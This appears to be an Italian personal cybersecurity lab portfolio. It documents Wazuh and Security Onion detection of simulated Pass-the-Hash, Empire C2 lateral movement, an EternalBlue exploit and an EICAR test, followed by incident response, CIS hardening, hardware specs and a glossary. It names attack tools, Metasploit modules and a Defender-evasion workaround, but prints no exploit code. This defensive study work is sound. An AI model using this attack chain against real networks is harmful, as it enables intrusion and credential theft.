Detection del lateral movement Pass-the-Hash via PsExec sulla workstation: alert Wazuh 92650 Level 12 (T1021.002 SMB/Admin Shares + T1569.002 Service Execution), con servizio temporaneo "UfWS" e binario droppato in %systemroot%, firma classica di Impacket-psexec


Risalire la Kill Chain

Un SOC Analyst partirebbe dall'alert più critico (Rule 92650 Level 12, servizio sospetto creato da percorso di sistema) e risalirebbe la Kill Chain nei log:

- **Chi ha creato il servizio sospetto?** NT AUTHORITY\SYSTEM via autenticazione NTLM da 192.168.100.50
- **Come ha ottenuto l'accesso?** Pass-the-Hash con hash NT di CYBERLAB\Administrator
- **Come ha ottenuto l'hash?** impacket-secretsdump sul Windows Server via Remote Registry
- **Come ha compromesso il Windows Server?** evil-winrm con credenziali di Administrator
- **Come ha ottenuto le credenziali?** Responder ha avvelenato LLMNR/NBT-NS/MDNS catturando hash NetNTLMv2

Lezione chiave

- Il lateral movement con Pass-the-Hash non richiede exploit o vulnerabilità note: usa funzionalità legittime di Windows (SMB, ADMIN\$, Service Control Manager). Questo lo rende difficile da bloccare, è fondamentale rilevarlo tramite behavioural detection.
- La Rule 92650 (nuovo servizio da percorso sospetto) è il segnale più affidabile per rilevare Impacket PsExec: in ambienti reali va correlata con autenticazione NTLM da IP non autorizzati per ridurre i falsi positivi.
- La Kill Chain completa dal Credential Harvesting al Lateral Movement è completamente tracciabile nei log: ogni fase genera Indicator of Compromise (IoC)* distinti che permettono la ricostruzione dell'attacco in ordine cronologico.



Complementarità di rete ed endpoint: Security Onion ha registrato 12 logon NTLM da Kali sulla Win10 (14 maggio), Wazuh ha generato il primo hit della regola 92650 solo il 20 maggio dopo l'iterazione di tuning del ruleset

Scenario 3.1: Lateral Movement con PowerShell Empire C2

Obiettivo: dimostrare il lateral movement da un host già compromesso (Windows Server) verso la workstation Windows 10 tramite un agente Empire Command and Control (C2)*, sfruttando le credenziali di dominio acquisite negli scenari precedenti. Lo scenario simula un attaccante che usa un beachhead già stabilito per muoversi lateralmente senza tornare all'origine (Kali).

Tecnica MITRE ATT&CK: T1021 (Remote Services), T1047 (WMI), T1562.001 (Impair Defenses), T1569.002 (Service Execution), T1087.001 (Account Discovery), T1071.001 (C2 Web Protocols).

Esecuzione del Lateral Movement

Con l'agent Empire già attivo sul Windows Server (CYBERLAB\Administrator) ho usato il modulo lateral_movement/Invoke-PsExec verso 192.168.100.60. Windows Defender ha bloccato il payload (rilevamento: scrpservice.b) prima della connessione dell'agent. Ho adattato la tecnica usando lateral_movement/Invoke-WMI, che non crea un servizio rilevabile dalla stessa firma e con Defender Real-Time Monitoring disabilitato sulla Win10 l'agent si è connesso al listener HTTP 192.168.100.50:80.

L'agent sulla Win10 ha operato come CYBERLAB\Administrator (confermato da whoami). La ricognizione locale ha rilevato tre account nel gruppo Administrators: Administrator, CYBERLAB\Domain Admins e win10.

DNS Server configurato su 192.168.100.20 (Domain Controller), hostname DESKTOP-S9FVKHS nel dominio cyberlab.local.

Risultati Detection

Wazuh (WIN10-WORKSTATION, Agent ID 007)

Wazuh ha rilevato tutte le fasi in tempo reale. L'elemento più significativo rispetto al Pass-the-Hash diretto (Scenario 3) è la workstation sorgente nel log Rule 92657: WIN-0QND0F71SH9 invece di un IP Kali esterno, confermando che l'attacco proviene da un host interno già compromesso, pattern tipico del movimento laterale east-west.

Rule	Livello	Descrizione	Tempo rilevamento
92657	6	Successful Remote Logon – User:\Administrator, provenienza WIN-0QND0F71SH9. A differenza del Pass-the-Hash diretto da Kali, qui la workstation sorgente è il Windows Server compromesso: loC chiave del lateral movement via C2	Tempo reale (<5s)
61138	5	New Windows Service Created – Empire crea un servizio temporaneo sulla Win10 per eseguire il payload. Stesso pattern di Impacket PsExec, ma originato da un host interno già compromesso	Tempo reale (<5s)
61102	5	Windows System error – il servizio viene rimosso al termine dell'esecuzione (pulizia automatica del payload)	Tempo reale (<5s)
100001	12	LLMNR/NBT-NS Poisoning Level 12 – Responder intercetta attività dell'agent attivo sulla Win10, confermando il C2 operativo	Tempo reale (<5s)
67022 / 67028	3	Non network local logon + Special privileges assigned – l'agent esegue comandi in sessione locale con privilegi Administrator (whoami, net localgroup, net user)	Tempo reale (<5s)

MITRE ATT&CK Mapping

Tecnica MITRE	ID	Descrizione
Lateral Movement: Remote Services	T1021.002 / T1047	Invoke-PsExec (bloccato da Defender) poi Invoke-WMI per pivot da WIN-0QND0F71SH9 verso 192.168.100.60
Defense Evasion: Impair Defenses	T1562.001	Disabilitazione Windows Defender Real-Time Monitoring sulla Win10 per consentire l'esecuzione del payload
Execution: Windows Service	T1569.002	Servizio temporaneo creato da Empire per eseguire lo stager sulla workstation target (Rule 61138)
Discovery: Local Account	T1087.001	Enumerazione utenti locali (net user) e gruppi (net localgroup administrators) tramite agent
C2: Web Protocols	T1071.001	Agent Empire sulla Win10 si connette al listener HTTP 192.168.100.50:80 come secondo nodo C2

Lezione chiave

- Defender ha bloccato Invoke-PsExec (firma scrpservice.b), ma non Invoke-WMI: tecniche diverse per lo stesso obiettivo generano firme diverse. In un SOC reale entrambe vanno monitorate: la prima con Rule 92650, la seconda con EID 4648 (logon con credenziali esplicite) ed EID 4624 Logon Type 3.
- La sorgente del logon in Rule 92657 è il discriminante chiave: WIN-0QND0F71SH9 (host interno) invece di 192.168.100.50 (Kali) indica movimento laterale orizzontale tra workstation, scenario più difficile da rilevare del movimento verticale attacker → vittima.
- Il C2 a due nodi (Server + Win10 entrambi con agent attivo) dimostra come un attaccante possa mantenere persistenza multipla: anche se un agent viene scoperto e rimosso, il secondo rimane operativo.

Scenario 3.2: EternalBlue MS17-010

Questo scenario nasce da curiosità personale durante lo scenario precedente. Ho scelto Windows 10 Pro N versione 1511 (build 10586) come workstation target, perché si tratta di una release non aggiornata vulnerabile a MS17-010, la vulnerabilità alla base di EternalBlue: l'exploit sviluppato dalla NSA e poi reso pubblico dal gruppo Shadow Brokers nel 2017, usato su larga scala durante l'attacco ransomware WannaCry che ha colpito oltre 200.000 sistemi in 150 paesi.

Ho deciso di verificare di persona se l'exploit funzionasse realmente su quella build e di documentare cosa vede un SIEM durante un attacco di questo tipo, con l'obiettivo di capire concretamente la differenza tra un attacco basato su credenziali rubate (Pass-the-Hash) e un attacco basato su una vulnerabilità del sistema operativo non patchato (EternalBlue).

Ho verificato la vulnerabilità MS17-010 con il modulo Metasploit auxiliary/scanner/smb/smb_ms17_010 (output: "Host is likely VULNERABLE to MS17-010! Windows 10 Pro 10586 x64"). Ho eseguito l'exploit ms17_010_eternalblue con payload windows/x64/shell/bind_tcp, ottenendo una shell NT AUTHORITY\SYSTEM su DESKTOP-S9FVKHS (192.168.100.60).

Risultati Detection

Wazuh (WIN10-WORKSTATION, Agent ID 007)

Wazuh ha rilevato l'attacco in tempo reale su più livelli: le connessioni SMB con nomi workstation casuali 16 caratteri, le modifiche ai gruppi di sistema post-exploitation e la disabilitazione delle restrizioni User Account Control (UAC)* per account locali. Tutti gli alert di autenticazione sono stati generati in meno di 5 secondi dalle rispettive attività.

Rule	Livello	Descrizione	Tempo rilevamento
92657	6	Successful Remote Logon, User:\win10, NTLM V2. Nome workstation: stringa casuale 16 caratteri alfanumerici generata da Metasploit (IoC specifico di EternalBlue)	Tempo reale (<5s)
60154	12	Administrators Group Changed, modifica al gruppo Administrators rilevata post-exploitation	Tempo reale (<5s)
100001	12	Possible LLMNR/NBT-NS Poisoning, Responder intercetta attività dalla shell SYSTEM ottenuta	Tempo reale (<5s)
19011	9	SCA*: "Apply UAC restrictions to local accounts on network logons", da passed a FAILED (LocalAccountTokenFilterPolicy disabilitata post-exploit)	Ciclo SCA successivo

Confronto IoC: EternalBlue vs Pass-the-Hash

I due attacchi generano firme di detection diverse e facilmente distinguibili, permettendo a un SOC Analyst di identificare le diverse tecniche.

Indicatore	EternalBlue MS17-010	Pass-the-Hash (PsExec)
Rule principale	92657 Level 6	92652 Level 6 + 92650 Level 12
Utente autenticato	Account locale (win10)	Account di dominio (Administrator)
Protocollo NTLM	NTLM V2	NTLM V2
Nome workstation nei log	Stringa casuale 16 caratteri alfanumerici — IoC forte (es. fPLErwpLShE2jKhl)	Vuoto (campo assente)
Alert più critico	60154 Level 12 Administrators Group Changed	92650 Level 12 New Windows Service from root path
Pattern tipico	Molte connessioni SMB rapide con nomi macchina sempre diversi	4 connessioni SMB in sequenza, stessa porta sorgente progressiva

Scenario 4: Malware Detection e Incident Response

Obiettivo: simulare la ricezione di un file malware sul Windows Server, verificare la detection multi-livello di Wazuh (File Integrity Monitoring (FIM) + Windows Defender) e praticare le fasi del processo di Incident Response.

Tecnica MITRE ATT&CK: T1105 (Ingress Tool Transfer), T1204 (User Execution).

Esecuzione dello scenario

Ho usato il file European Institute for Computer Antivirus Research (EICAR)* (European Institute for Computer Antivirus Research) test file, una stringa standard riconosciuta da tutti gli antivirus come malware di test senza essere dannosa. La stringa è stata trasferita da Kali sul Windows Server tramite Python HTTP server (porta 8888) e creata sul Desktop dell'Administrator tramite PowerShell Set-Content.

Prima di eseguire lo scenario ho configurato il canale Windows Defender nel file ossec.conf dell'agent Wazuh, aggiungendo il blocco localfile per Microsoft-Windows-Windows Defender/Operational. Questo ha abilitato la ricezione degli Event ID 1116 (detection) e 1117 (azione) direttamente dal canale operativo di Defender, permettendo a Wazuh di correlare FIM e antivirus nello stesso alert stream.

Risultati Detection

Wazuh (WIN-0QND0F71SH9, Agent ID 005)

La detection ha coinvolto due moduli Wazuh indipendenti: FIM che monitora il filesystem e il canale Windows Defender configurato nella sessione. La sequenza di alert racconta l'intera storia dell'incidente in ordine cronologico.

Rule	Livello	Descrizione	Tempo rilevamento
554	5	FIM: File added, Wazuh FIM rileva la creazione di eicar.com in C:\Users\Administrator\Desktop. Il modulo FIM calcola il checksum del file al momento della creazione e lo confronta con lo stato precedente del filesystem	Tempo reale (<5s)
62123	12	Windows Defender: Antimalware platform detected, Threat: Virus:DOS/EICAR_Test_File, Severity: Grave, Category: Virus, Path: C:\Users\Administrator\Desktop\eicar.com, Process: powershell.exe, Detection Source: Protezione in tempo reale, Event ID Windows: 1116. Canale: Microsoft-Windows-Windows Defender/Operational	Tempo reale (<5s)
62124	3	Windows Defender: Antimalware platform performed an action, conferma dell'azione di rimozione eseguita da Defender dopo la detection	Tempo reale (<5s)
62138	3	Windows Defender: Antimalware engine used Dynamic Signature Service. Defender ha contattato il cloud Microsoft per aggiornare le definizioni in tempo reale durante la scansione (comportamento normale in presenza di una detection)	Tempo reale (<5s)
553	7	FIM: File deleted, Wazuh FIM registra l'eliminazione automatica del file da parte di Defender. L'intervallo tra Rule 554 e Rule 553 è inferiore a 5 secondi: tempo di risposta automatica di Defender	Tempo reale (<5s)
550	7	FIM: Integrity checksum changed, decine di alert generati dalle modifiche ai file interni di Defender (database definizioni, log quarantena) durante le operazioni di scansione e rimozione	Tempo reale (<5s)

Incident Response: framework CompTIA Security+ SY0-701, NIST SP 800-61 e CSF 2.0

Il modello di Incident Response usato da **CompTIA Security+ SY0-701** è allineato a **NIST SP 800-61 Rev. 2** (agosto 2012) e definisce 7 fasi standard: Preparation, Detection, Analysis, Containment, Eradication, Recovery, Lessons Learned. Ho simulato tutte le fasi sul Windows Server.

Aggiornamento in Rev. 3 (aprile 2025)

Il 3 aprile 2025 NIST ha pubblicato **SP 800-61 Rev. 3**, ritirando ufficialmente la Rev. 2 del 2012.

Differenza principale: la Rev. 3 non parla più di “fasi” sequenziali (Preparation, Detection, Analysis e così via). Riorganizza l'IR sulle **6 funzioni del Cybersecurity Framework 2.0**: Govern, Identify, Protect, Detect, Respond, Recover. Sono funzioni che girano in parallelo e in feedback continuo e non passi numerati sequenziali.

Cosa non cambia: le azioni operative concrete (rilevare, analizzare, contenere, eradicare, recuperare) restano identiche. Cambia il *modo di pensarle*: in Rev. 2 sono passi di una procedura, in Rev. 3 sono attività del programma di sicurezza che continuano sempre, anche fuori da un incidente attivo. Il miglioramento continuo (ex “Lessons Learned”) è ora trasversale a tutte le funzioni, non solo post-incidente.

Scelta per il portfolio: CompTIA Security+ SY0-701 (rilasciato a novembre 2023) è ancora allineato a Rev. 2 e ai suoi materiali ufficiali usano la nomenclatura a 7 fasi. Coerentemente con la certificazione che sto preparando la tabella seguente mantiene le 7 fasi Rev. 2 come righe (colonna sinistra), pur integrando la mappatura sulle 6 funzioni CSF 2.0 della Rev. 3 (colonna centrale).

Fase (NIST 800-61 Rev. 2 / Sec+ SY0-701)	Funzione CSF 2.0 (Rev. 3)	Azione eseguita nel lab	Strumento
1. Preparation	Govern + Identify + Protect	Audit policy completa abilitata via baseline (Scenario 5). Wazuh agent con FIM real-time su C:\Users, C:\Program Files, C:\Windows\System32. Canale Microsoft-Windows-Windows Defender/Operational configurato in ossec.conf. Rule set Wazuh attivo con regole standard più 100001 custom.	ossec.conf, baseline, Wazuh
2. Detection	Detect	Alert Rule 62123 Level 12 generato in tempo reale sulla Wazuh Dashboard a seguito della creazione di eicar.com sul Desktop dell'Administrator.	Wazuh Dashboard, canale Defender Operational
3. Analysis	Detect	Triage dei metadati dell'alert: Threat = Virus:DOS/EICAR_Test_File, Severity = Severe, Path = C:\Users\Administrator\Desktop\eicar.com, Process = powershell.exe, Detection Source = Real-Time Protection. Correlazione con Rule 554 FIM (file added) per ricostruire la sequenza.	Wazuh Document Details, Threat Hunting
4. Containment	Respond	Blocco traffico outbound verso Kali (192.168.100.50) con regola Windows Firewall. Containment reversibile e non distruttivo: l'host resta operativo per il	PowerShell: New-NetFirewallRule -DisplayName

Fase (NIST 800-61 Rev. 2 / Sec+ SY0-701)	Funzione CSF 2.0 (Rev. 3)	Azione eseguita nel lab	Strumento
		dominio ma non può raggiungere il supposto C2.	CONTAINMENT-KALI -Direction Outbound - RemoteAddress 192.168.100.50 -Action Block
5. Eradication	Respond	Rimozione automatica del file EICAR da parte di Defender Real-Time Protection. Confermata da Rule 62124 (Defender action) e Rule 553 FIM (file deleted). MTTR misurato sotto i 5 secondi tra Rule 554 (created) e Rule 553 (deleted).	Windows Defender Real-Time Protection
6. Recovery	Recover	Rimozione della regola firewall di containment. Verifica della connettività verso Kali con ping. Sistema riportato allo stato operativo normale.	PowerShell: Remove-NetFirewallRule -DisplayName CONTAINMENT-KALI
7. Lessons Learned	Govern (Improve)	Documentazione dell'incidente nel portfolio. Identificato gap pre-test (canale Defender Operational non configurato per default) e aggiunto in ossec.conf. Pianificato fine-tuning delle regole FIM per ridurre il rumore di Rule 550 generato dai file interni di Defender. In Rev. 3 questa fase è continua, non solo post-incidente.	Aggiornamento ossec.conf, fine-tuning FIM

Lezione chiave

- La configurazione del canale Microsoft-Windows-Windows Defender/Operational in ossec.conf è fondamentale: senza di essa Wazuh rileva solo le modifiche FIM (file creato/eliminato), ma non il nome della minaccia, la severità, il processo sorgente e l'azione eseguita. Con il canale configurato si ottiene un alert completo con tutti i metadati dell'evento di sicurezza.
- La doppia detection FIM + Defender dimostra il principio di defense in depth: anche se un antivirus venisse disabilitato da un attaccante, FIM registrerebbe comunque la creazione e l'eliminazione di file sospetti in modo complementare.
- Il containment tramite Windows Firewall è reversibile e non distruttivo: la regola viene rimossa nella fase di Recovery senza impatto permanente sul sistema. In un SOC reale il containment precede sempre l'eradication per impedire la propagazione del malware ad altri host prima della rimozione.

Scenario 5: Security Baseline e Hardening

Obiettivo: analizzare la configurazione di sicurezza del Windows Server 2022 Domain Controller nello stato predefinito, applicare la Microsoft Security Baseline tramite il Security Compliance Toolkit e misurare il miglioramento del punteggio Security Configuration Assessment (SCA) su Wazuh.

Analisi pre-hardening

Prima dell'applicazione della baseline ho analizzato la configurazione esistente tramite la console Gestione Criteri di Gruppo. Il punteggio SCA Wazuh era **24%** sul benchmark CIS Microsoft Windows Server 2022 v2.0.0. Le principali vulnerabilità identificate:

Criteri password: lunghezza minima 7 caratteri (insufficiente), validità massima 42 giorni, nessun controllo sulla lunghezza minima avanzato.

Criteri di blocco account: soglia impostata a 0 tentativi, nessun blocco automatico dopo tentativi falliti. Questo rendeva il dominio vulnerabile ad attacchi brute force e password spraying senza alcuna limitazione automatica.

Criteri di controllo (audit): tutti "Non definita" sia negli audit base che negli audit avanzati. Questo significa che Windows non scriveva eventi di sicurezza nel canale Security Log, nessun Event ID per logon, logoff, gestione account, creazione processi. Wazuh poteva raccogliere solo i log generati da Sysmon e dal canale Defender, entrambi indipendenti dagli audit policy.

Applicazione della Microsoft Security Baseline

Ho scaricato il Windows Server 2022 Security Baseline dal Microsoft Security Compliance Toolkit. Come prerequisito ho creato il Central Store nella cartella System Volume (SYSVOL)* del Domain Controller copiando i file Administrative Template XML (ADMX)* e ADML dalla cartella Templates del pacchetto, senza il quale non verrebbero riconosciuti dalla console Gestione Criteri di Gruppo.

Ho eseguito lo script Baseline-ADImport.ps1 dalla cartella Scripts che ha importato 8 Group Policy Object (GPO)* nel dominio cyberlab.local. Lo script Baseline-LocalInstall.ps1 non supporta i Domain Controller.

Le GPO collegate all'Organizational Unit (OU)* Controller di dominio sono state tre: MSFT Windows Server 2022 - Domain Controller / MSFT Windows Server 2022 - Domain Security / MSFT Windows Server 2022 - Defender Antivirus.

Risultati post-hardening

Criteri password: lunghezza minima portata a 14 caratteri, validità massima rimossa (scelta deliberata Microsoft, una password lunga e complessa non richiede scadenza obbligatoria), cronologia 24 password mantenuta.

Criteri di blocco account: soglia 10 tentativi, blocco 15 minuti, reset contatore 15 minuti. Un attacco brute force automatico viene ora bloccato dopo 10 tentativi.

Audit avanzati: tutti configurati nella GPO Domain Controller. Da questo momento Windows genera Event ID nel canale Security Log per logon, gestione account, uso privilegi, accesso oggetti e modifiche policy, dati raccogliibili da Wazuh e correlabili con gli alert Sysmon esistenti.

Punteggio SCA Wazuh post-hardening: **40%** (+16 punti).



Punteggio SCA del Domain Controller dopo l'applicazione della Security Baseline: 40% (146 passed / 213 failed). Punto di partenza pre-hardening: 24%, delta +16 punti percentuali.

Problema riscontrato: AppLocker

La baseline ha attivato AppLocker, il sistema di controllo delle applicazioni che definisce quali programmi possono essere eseguiti sul sistema tramite regole basate su percorso, hash o firma digitale. Le regole Microsoft per i DC sono molto restrittive e hanno bloccato tutti i browser, la soluzione per il lab è stata impostare AppLocker in modalità di solo controllo, in questa modalità AppLocker registra nei log del canale Microsoft-Windows-AppLocker/EXE and DLL tutto quello che verrebbe bloccato senza bloccare effettivamente nulla.

In un SOC reale questa è la modalità standard per il periodo di osservazione preliminare, si monitora cosa AppLocker bloccherebbe per un periodo di settimane per evitare di fermare applicazioni legittime dopo il blocco definitivo.

In produzione i browser non dovrebbero essere presenti su un Domain Controller, ogni applicazione aggiuntiva amplia la superficie di attacco, il blocco di AppLocker è una good practice per un ambiente reale.

Lezione chiave

La baseline pre-hardening aveva tutti gli audit policy a "Non definita": questo significa che gli attacchi documentati negli scenari precedenti hanno generato meno log di quanti avrebbero dovuto in un sistema correttamente configurato.

È importante distinguere due livelli di logging che coesistono in Windows:

Il primo è **Sysmon**, un servizio Microsoft Sysinternals installato manualmente che genera i propri Event ID indipendentemente dagli audit policy nativi. Gli EID 1 (process creation), EID 3 (network connection), EID 7 (image load) che hanno permesso la detection negli scenari precedenti provenivano da Sysmon e funzionavano già correttamente anche senza audit policy configurati. Lo stesso vale per il canale Windows Defender configurato manualmente.

Il secondo è il **Security Log nativo di Windows**, il canale che dipende esattamente dagli audit policy che erano tutti non definiti. Con gli audit avanzati ora attivi, gli stessi attacchi degli scenari precedenti produrrebbero Event ID aggiuntivi in questo canale: EID 4624/4625 per logon riusciti e falliti con dettaglio completo di IP sorgente e metodo di autenticazione, EID 4648 per logon con credenziali esplicite come evil-winrm, EID 4720/4728 per creazione account e modifica gruppi, EID 4663 per accesso diretto a oggetti come SAM e NTDS durante il credential dump.

I due canali sono complementari: Sysmon fornisce visibilità sul comportamento dei processi, il Security Log nativo fornisce il dettaglio delle autenticazioni e delle operazioni privilegiate. Avere entrambi attivi è la configurazione standard in un SOC reale.

Perché il portfolio non raggiunge un punteggio CIS vicino al 100%

1. La Security Baseline Microsoft non è il CIS Benchmark. Sono due ruleset diversi.

Microsoft applica le impostazioni che ritiene compatibili con il maggior numero di scenari enterprise reali, escludendo deliberatamente controlli che romperebbero applicazioni o richiedono setup specifici (es. SMB signing forzato su tutti i client, Constrained Language Mode di PowerShell, alcune restrizioni di Kerberos). Il CIS è più aggressivo e raccomanda quei controlli. Applicare la baseline Microsoft chiude parte del gap, ma non tutto.

2. Alcuni controlli CIS richiedono infrastruttura che il lab non ha. PKI interna per LDAP signing, server WSUS per patch automation, soluzione MFA per logon interattivo, sistema di rotazione segreti tipo Azure Key Vault o LAPS. In un home lab a 5 VM non posso simulare onestamente nessuno di questi.

3. Ho lasciato volutamente alcuni controlli non applicati, disabilitare tutto sarebbe corretto in produzione, ma limiterebbe ulteriori scenari didattici.

Il valore reale del 40% post-baseline, in questa configurazione, è il **massimo ragionevolmente raggiungibile senza rompere altri possibili scenari**. Target enterprise tipico per un DC produttivo: 80-90%, con remediation manuale del residuo. Andare oltre il 90% richiede personalizzazioni che possono rompere applicazioni legacy, da valutare.

Copertura MITRE ATT&CK del laboratorio

La mappa a seguire sintetizza le tecniche ATT&CK dimostrate negli scenari precedenti, mostrando a colpo d'occhio sia la copertura difensiva sia i gap di detection documentati. Le tattiche sono disposte in ordine di kill-chain.



Tecniche ATT&CK dimostrate nel lab: in blu quelle rilevate dalla detection (regole Wazuh attive), in giallo i gap di detection documentati. 7 rilevate, 5 gap.

9. Hardware

Il lab gira in un PC che ho assemblato e progettato in ogni sua singola componente a fine 2025.

Componente	Dettagli
CPU	AMD Ryzen 7 7800X3D, 4.2 Ghz, 8 core/16 Thread, con 3D V-Cache che migliora le prestazioni nei workload con alta latenza di memoria, come nella virtualizzazione con più VM attive simultaneamente.
Dissipatore	Dissipatore ad aria dual tower ad alte prestazioni, scelto per mantenere la CPU a temperature ottimali durante sessioni prolungate con carico costante, preferito ad AIO per la facile manutenzione nel lungo periodo.
RAM	2x16GB DDR5 6400 MT/s CL38 in Dual Channel, portata a 6000 tramite EXPO per bilanciare performance e stabilità, scelta documentata dopo ricerca sui profili consigliati per la CPU installata (versione 6000 MT/s con CL bassi non disponibili all'acquisto, CL38 compensata da 3D V-Cache).
MOBO	Formato ATX, chipset AM5 B650 con PCIe 4.0, supporta pienamente DDR5 e CPU/GPU di fascia alta senza bottleneck, offrendo un ottimo rapporto qualità-prezzo e un BIOS più stabile rispetto ai successori.
Storage	SSD NVMe, Gen 4 da 1TB DRAM-less, 7.450 MB/s, utile a ridurre i tempi di avvio delle VM e le operazioni I/O intensive di Elasticsearch e Docker. Non ritengo necessarie velocità superiori o DRAM visto l'impiego non critico.
PSU	850W 80+ Gold, ATX 3.1, PCIe 5.0, dimensionato per l'utilizzo della GPU.
GPU	Una AMD Radeon RX 9070 XT 16GB completa la build, seppur non venga direttamente coinvolta nel lab.

Con 32GB di RAM il lab gira con tutte e 5 le VM attive contemporaneamente: Security Onion (12GB), Windows Server (4GB), Wazuh (4GB), Kali (4GB), Ubuntu GVM (4GB) per un totale di 28GB assegnati, con 4GB di margine per l'host. Durante gli scenari di lateral movement la VM Windows 10 sostituisce la VM Ubuntu GVM (che non viene avviata), mantenendo il limite di 5 VM simultanee e di 28GB assegnati.

Con 16 thread disponibili, la distribuzione vCPU è la seguente: Security Onion (4 vCPU), Windows Server (2 vCPU), Wazuh (2 vCPU), Kali (2 vCPU), Ubuntu GVM (2 vCPU), per un totale di 12 vCPU assegnate, riservando 4 thread all'host.





Installazione CPU



Interno a build completata

Glossario

Acronimi, sigle e termini tecnici usati nel portfolio, in ordine alfabetico.

AD	Active Directory: directory service Microsoft per la gestione di identità e risorse nei domini Windows.
ADMX / ADML	Administrative Template XML / Language: file di template per le Group Policy che definiscono opzioni e descrizioni localizzate.
AS-REP Roasting	Tecnica MITRE T1558.004 di attacco Kerberos contro account con pre-autenticazione disabilitata: l'AS-REP ricevuto contiene materiale crackabile offline.
CIS	Center for Internet Security: organizzazione che pubblica i CIS Benchmark, standard di hardening per sistemi e applicazioni.
C2	Command and Control: canale di comunicazione tra un agent compromesso e l'infrastruttura dell'attaccante (MITRE TA0011).
CVE	Common Vulnerabilities and Exposures: identificatore univoco di una vulnerabilità di sicurezza, formato CVE-YYYY-NNNNN.
CVSS	Common Vulnerability Scoring System: scala 0.0-10.0 che quantifica la severità di una CVE.
DC	Domain Controller: server Windows che gestisce autenticazione e directory di un dominio Active Directory.
DCSync	Tecnica MITRE T1003.006 che abusa del protocollo DRSUAPI per estrarre credenziali dal DC fingendo una replica.
DPAPI	Data Protection API: meccanismo Windows per cifrare credenziali e dati sensibili a livello utente o macchina.
DRSUAPI	Directory Replication Service API: protocollo RPC interno di Active Directory per la replica tra DC, abusato da DCSync.
ECS	Elastic Common Schema: specifica di Elastic per la normalizzazione dei campi nei log indicizzati.
EDR	Endpoint Detection and Response: software endpoint che combina detection comportamentale, risposta automatica e telemetria forense in tempo reale (es. CrowdStrike, SentinelOne, Microsoft Defender for Endpoint). Nota: in questo lab non è presente un EDR commerciale. Le funzioni di visibilità endpoint sono coperte in modo EDR-like da Wazuh (piattaforma SIEM/HIDS con moduli FIM, SCA, Vulnerability Detection e rule engine) affiancato da Sysmon e Windows Defender.
EICAR	European Institute for Computer Antivirus Research: ente che ha definito la stringa standard di test antivirus EICAR Test File.
EID	Event ID: identificatore numerico univoco di un evento Windows nel canale Event Log.
ETOPEN	Emerging Threats Open: feed gratuito di regole Suricata mantenuto da Proofpoint.
